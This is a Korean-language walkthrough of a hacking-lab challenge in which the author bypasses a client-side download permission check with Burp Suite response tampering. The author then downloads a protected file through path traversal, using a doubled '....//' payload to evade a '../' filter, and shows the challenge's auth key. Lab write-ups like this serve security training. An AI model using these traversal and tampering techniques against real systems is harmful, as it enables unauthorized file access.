

[HackerFactory] Problem-5

HacKoCommunity

Home

Board

Contact

환영합니다!

업무로 인하여 쌓였던 스트레스를 HacKoCommunity에서 푸세요.

소개

HacKoCommunity 는 여러분의 지친 일상의 휴식처가 되기 위해 만들어진 곳 입니다.

정보

정보들은 여러분들의 활동에 의해 쌓여가며 정기적 모니터링을 통하여 게시물의 적절성 판별 후 삭제 여부를 판별 합니다.


메인페이지이고 board탭으로 가보면

문제 : 파일 다운로드 취약점을 이용하여 "/temp/hacktory.txt"를 다운로드 받아라.

NO	TITLE	NAME	DATE	READ
3	괜찮은 글귀 올립니다.	관리자	2015-04-13	33
2	힐링하세요 ^^	관리자	2015-04-13	54
1	괜찮은 바탕화면 이미지 업로드 하였습니다.	관리자	2015-04-13	71

파일다운로드 취약점이다.

아무 글이나 클릭해서 들어가보니



접근 권한이 없다는 알림이 뜨며 다운로드를 할 수 없게 만든다.

이 부분에서 버프스위트로 request랑 response를 확인해보자

```

<script type="9bbdb9a046b8de45987dc048-text/javascript">
  var DownloadAccessPerm = "N";
</script>

```

Response에 이런 부분이 있다.

```

<script type="9bbdb9a046b8de45987dc048-text/javascript">
  alert('00 000 0000. ');
  history.back(-1);
</script>

```

이런 부분도 있는데 한글이 깨졌지만 접근 권한이 없어서 글 못 본다는 내용으로 유추가 가능하다.

```

<a href="javascript:DenyAlert()"><

```

DenyAlert()라는 함수를 실행하는 부분도 있고

```
<script src="Utile.js" type="9bbdb9a046b8de45987dc048-te
```

다른 파일들과 다르게 Utill.js라는 이름의 js파일을 참조하는 코드도 있다.

먼저 Utill.js 파일을 확인해보자

여러 내용이 있지만 주요 함수들이 보인다.

```
function FileDownload(FileName) {
    FileName = FileName + "," + DownloadAccessPerm
    FileName = Base64.encode(FileName);

    var DownloadActionMethod = "POST";
    var DownloadActionPage = "HackDownAct.php";

    if ( DownloadAccessPerm == "N") {
        alert("❖똥썩 ❖ㄱㄷㄹㄱㄷㄹ 沅똥똥❖❖❖ㄴㄷㄹ ❖ㄴㄷ❖❖❖❖꺆똥❖❖.");
    }

    document.frm.action = DownloadActionPage;
    document.frm.method = DownloadActionMethod;
    document.frm.FileName.value = FileName;
    document.frm.submit();
}

function DenyAlert() {
    alert("❖똥썩 ❖ㄱㄷㄹㄱㄷㄹ 沅똥똥❖❖❖ㄴㄷㄹ ❖ㄴㄷ❖❖❖❖꺆똥❖❖.");
}
```

FileDownload라는 함수가 있고 DenyAlert라는 함수가 있다.

DenyAlert는 앞선 response부분에서 쓰이는 부분을 확인했다.

나중에 DenyAlert함수 호출 부분을 FileDownload함수 호출로 바꾸면 되겠다.

FileDownload함수에서도 DownloadAccessPerm부분이 눈에 띈다.

Response에 있던 건데 "N"으로 설정되어 있었다. 이것도 다른 값으로 바꾸면 되겠다.

Document.frm으로 시작하는 js함수가 있다.

frm이라는 이름을 가진 form태그도 있어야 하는 듯 하다.

이제 버프 스위트 프록시 옵션에서 response도 가로채도록 설정 후 response를 변조해 보자

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules: *Master interception is turned off*

	Enabled	Operator	Match type	Relationship	Condition
Add	<input checked="" type="checkbox"/>		Content type header	Matches	text
Edit	<input type="checkbox"/>	Or	Request	Was modified	
Remove	<input checked="" type="checkbox"/>	Or	Request	Was intercepted	
Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
Down	<input type="checkbox"/>	And	URL	Is in target scope	

이렇게 세팅하고

```
<script type="28f4521eca211dfb8708639d-text/javascript">
var DownloadAccessPerm = "Y";
</script>
```

response에서 DownloadAccesPerm의 값을 Y로 바꾸고

```
<script type="28f4521eca211dfb8708639d-text/javascript">
alert('00 000 0000. ');
history.back(-1);
</script>
```

접근권한이 없다는 알람을 띄우며 뒤로 보내는 함수도 지워준다.

HacKoCommunity

[Home](#)

[Board](#)

[Contact](#)

문제 : 파일 다운로드 취약점을 이용하여 "/temp/hacktory.txt"를 다운로드 받아라.


괜찮은 바탕화면 이미지 업로드 하였습니다.

• 첨부파일 : BestBackgroundImg.jpg [다운로드](#)

• 내용 :
안녕하세요.
관리자 입니다.
괜찮은 사진이 있어서 업로드합니다^^
많이들 배경화면으로 이용해주셔요 ^^

[목록](#)

그대로 forward해주면 접속에 성공한다.



문제 : 파일 다운로드 취약점을 이용하여 "/temp/hacktory.txt"를 다운로드 받아라.

괜찮은 바탕화면 이미지 업로드 하였습니다.

• 첨부파일 : BestBackgroundImg.jpg [다운로드](#)

• 내용 :
안녕하세요.
관리자 입니다.
괜찮은 사진이 있어서 업로드합니다^^
많이들 배경화면으로 이용해주셔요 ^^

[목록](#)

다운로드 버튼을 누르니 권한이 없다고 한다.

DenyAlert함수인듯하다.

F12로 나머지 부분을 바꿔서 파일을 다운로드 해보자

```
▼<a href="javascript:FileDownload('../../temp/hacktory.txt')">
```

url창으로 디렉토리를 보면 2개만 올라가면 홈디렉토리이므로 ../를 2개 넣어주고 파일명을 넣어준다.

form태그가 필요하니 footer태그 내부에 하나 만들어준다.


```
▼<form action name="frm" method>  
  <input type name="FileName" value>  
</form>
```

FileDownload함수에 있던 내용을 다 넣어준다.

그대로 다운로드 버튼을 누르면 해당 파일이 존재하지 않는다고 알림이 뜬다.

FileDownload함수 내부 중 HackDownAct.php부분에서 필터링이 되는 것 같다.

이건 ../이걸 거르는 것으로 보고//....//temp/hacktory.txt로 파라미터를 바꿔주면 다운로드가 된다.

 .._temp_hacktory (1).txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

성공! 문제를 해결하셨습니다.

(인증키 : 1HmbIFKDsjpL4YtFKCWp+rCmqZU/jigP)

다운로드 받은 파일의 내용